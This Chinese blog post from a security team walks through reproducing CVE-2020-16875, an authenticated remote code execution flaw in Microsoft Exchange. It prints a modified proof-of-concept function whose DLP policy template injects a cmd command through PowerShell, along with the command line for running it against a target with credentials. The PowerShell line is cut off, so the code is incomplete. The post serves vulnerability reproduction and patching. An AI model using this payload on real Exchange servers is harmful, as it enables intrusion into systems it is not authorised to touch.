CVE-2020-16875：Microsoft Exchange RCE复现

原创zhang0b Timeline Sec
2020-09-22原文

收录于话题
#漏洞复现文章合集
70个

上方蓝色字体关注我们，一起学安全！

作者：zhang0b@Timeline Sec

本文字数：727

阅读时长：2~3min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Microsoft Exchange Server 是个消息与协作系统。Exchange server可以被用来构架应用于企业、学校的邮件系统或免费邮件系统。它还是一个协作平台。你可以在此基础上开发工作流，知识管理系统，Web系统或者是其他消息系统。

0x02 漏洞概述

由于对cmdlet参数的验证不正确，Microsoft Exchange服务器中存在一个远程执行代码漏洞。成功利用此漏洞的

攻击者可以在系统用户的上下文中运行任意代码。利用此漏洞需要拥有以某个Exchange角色进行身份验证的用户权限。

0x03 影响版本

Exchange Server 2016 CU17
Exchange Server 2016 CU16（已测）
Exchange Server 2019 CU5
Exchange Server 2019 CU6

0x04 环境搭建

为

先放一个链接

https://docs.microsoft.com/zh-cn/Exchange/new-features/build-numbers-and-release-dates?view=exchserver-2019

该链接包含exchange的安装包地址以及安装所需组件的地址以及安装全过程。


0x05 漏洞复现


（1）首先判断exchange版本

在outlook界面查看源代码，通过查看link标签中的数字与链接

https://docs.microsoft.com/zh-cn/Exchange/new-features/build-numbers-and-release-dates?view=exchserver-2019

中的内部版本号进行对比即可判断版本。由于官方文档中所列出的为各个主要发行版本，因此可能会出现link标签中的数值出现在两个版本中间的情况。





安装完成后可能会出现访问/owa或者/ecp目录为空白的现象，可能是由于服务没有开启，将exchange相关服务全部开启即可。

（2）复现

POC下载地址：

https://srcincite.io/pocs/cve-2020-16875.py.txt

先简单更改下poc，在**get_x**ml函数下面输入想要执行的命令，然后运行。

```
def get_xml(c):
    c="whoami >c:\\2.txt" #这里输命令
    return """<?xml version="1.0" encoding="UTF-8"?>
<dlpPolicyTemplates>
  <dlpPolicyTemplate id="F7C29AEC-A52D-4502-9670-141424A83FAB" mode="Audit" state="Enabled" version="15.0.2.0">
    <contentVersion>4</contentVersion>
    <publisherName>si</publisherName>
    <name>
      <localizedString lang="en"></localizedString>
    </name>
    <description>
      <localizedString lang="en"></localizedString>
    </description>
    <keywords></keywords>
    <ruleParameters></ruleParameters>
    <policyCommands>
      <commandBlock>
        <![CDATA[ $i=New-object System.Diagnostics.ProcessStartInfo;$i.UseShellExecute=$true;$i.FileName="cmd";$i.Arguments="/c %s";$r=New-Object System
      </commandBlock>
    </policyCommands>
    <policyCommandsResources></policyCommandsResources>
  </dlpPolicyTemplate>
</dlpPolicyTemplates>""" % c
```



```
python3 poc.py <target_ip> <user:pass> <cmd>
```

成功执行命令，生成2.txt文件

0x06 修复方式

寻找符合操作系统版本的漏洞补丁，并进行补丁下载安装。

参考链接：

https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2020-16875

https://srcincite.io/pocs/cve-2020-16875.py.txt

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文